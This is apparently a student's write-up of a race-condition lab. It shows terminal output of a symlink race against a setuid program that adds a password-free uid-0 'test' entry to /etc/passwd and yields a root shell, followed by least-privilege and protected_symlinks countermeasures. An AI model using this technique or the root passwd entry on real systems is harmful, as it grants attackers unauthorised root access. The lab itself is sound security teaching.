
```
Amir_Mansha@vm:~$bash target_process.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```



```
Amir_Mansha@vm:~$gcc -o attack_process attack_process.c
Amir_Mansha@vm:~$./attack_process
```

```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
Amir_Mansha@vm:~$
```

As you can see, I simultaneously execute the attack_process.c program and the target_process.sh program in another terminal. I created a file called passwd_input and typed in the test entry in it. The target_process.sh file runs in a loop until the passwd file has changed. The attack_process.c file attempts to change the /tmp/XYZ file where it points to specifically. We want to make /tmp/XYZ file point to /etc/passwd file where we want to input the test entry. This process is going to be on a loop as a race against the target_process.sh file.




```
Amir_Mansha@vm:~$cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
Amir_Mansha@vm:~$su test
Password:
root@VM:/home/seed/lab# whoami
root
root@VM:/home/seed/lab# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/lab# 
```

```
Amir_Mansha@vm:~$
```

As you can see, the race condition worked and the test entry is now in the /etc/passwd file and without using the password, I logged into the test user root.


Task 3

In this task we want to apply the principle of least privilege.



```
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;
         uid_t realUID = getuid();
         uid_t effUID = geteuid();

    /* get user input */
    scanf("%50s", buffer);

         seteuid(realUID);

    if(!access(fn, W_OK)){
         fp = fopen(fn, "a+");
         fwrite("\n", sizeof(char), 1, fp);
         fwrite(buffer, sizeof(char), strlen(buffer), fp);
         fclose(fp);
    }
    else printf("No permission \n");

    return 0;
}
```

I edit the vulp.c program, and I did that by using the real and effective UID. I set the effective UID equal to the real UID before checking for the access. This makes the program lose its privilege and then we will change effective UID to get back the privileges.




```
Amir_Mansha@vm:~$gcc -o vulp vulp.c
Amir_Mansha@vm:~$sudo chown root vulp
Amir_Mansha@vm:~$sudo chmod 4755 vulp
Amir_Mansha@vm:~$ls
attack_process    passwd_input       vulp
attack_process.c  target_process.sh  vulp.c
Amir_Mansha@vm:~$./attack_process
```

```
No permission
No permission
No permission
No permission
No permission
target_process.sh: line 10:  4203 Segmentation fault      ./vulp
< passwd_input
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```

I compiled vulp.c again and made it root owned again and when I ran the parallel process ./attack_process and target_process.sh, the attack was not successful. That is because the effectiveUID is the same as the realUID which makes the program not vulnerable anymore. The real user ID which is seed or me is effective at that time which means I don’t have that priviledge to write the /etc/passwd anymore.

Task 4

In this task we will enable the built in protection and compile the vulp program along with running the parallel processes.



```
Amir_Mansha@vm:~$gcc -o vulp vulp.c
Amir_Mansha@vm:~$gcc -o vulp vulp.c
Amir_Mansha@vm:~$sudo chown root vulp
Amir_Mansha@vm:~$sudo chmod 4755 vulp
Amir_Mansha@vm:~$ls
attack_process    passwd_input       vulp
attack_process.c  target_process.sh  vulp.c
Amir_Mansha@vm:~$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
Amir_Mansha@vm:~$./attack_process
```

```
Amir_Mansha@vm:~$bash target_process.sh
target_process.sh: line 10:  8524 Segmentation fault      ./vulp
< passwd_input
target_process.sh: line 10:  8526 Segmentation fault      ./vulp
< passwd_input
No permission
No permission
No permission
No permission
target_process.sh: line 10:  8536 Segmentation fault      ./vulp
< passwd_input
target_process.sh: line 10:  8538 Segmentation fault      ./vulp
< passwd_input
target_process.sh: line 10:  8540 Segmentation fault      ./vulp
< passwd_input
target_process.sh: line 10:  8542 Segmentation fault      ./vulp
< passwd_input
```

As you can see, the attack is not successful with the built-in protection enabled and the results say “no permission” or segmentation fault.

1.) The protection scheme probably protects the symbolic link files from written so the files cannot be modified when we don’t have the privilege because the program vulp.c was created by normal user and not a root user.

2.) The limitation the scheme attacks can be made to other type of directories or files that are read only files. This only works in /tmp sticky directories so attacks can be made to other directories. It is a good access control mechanism; however, race conditions can still happen.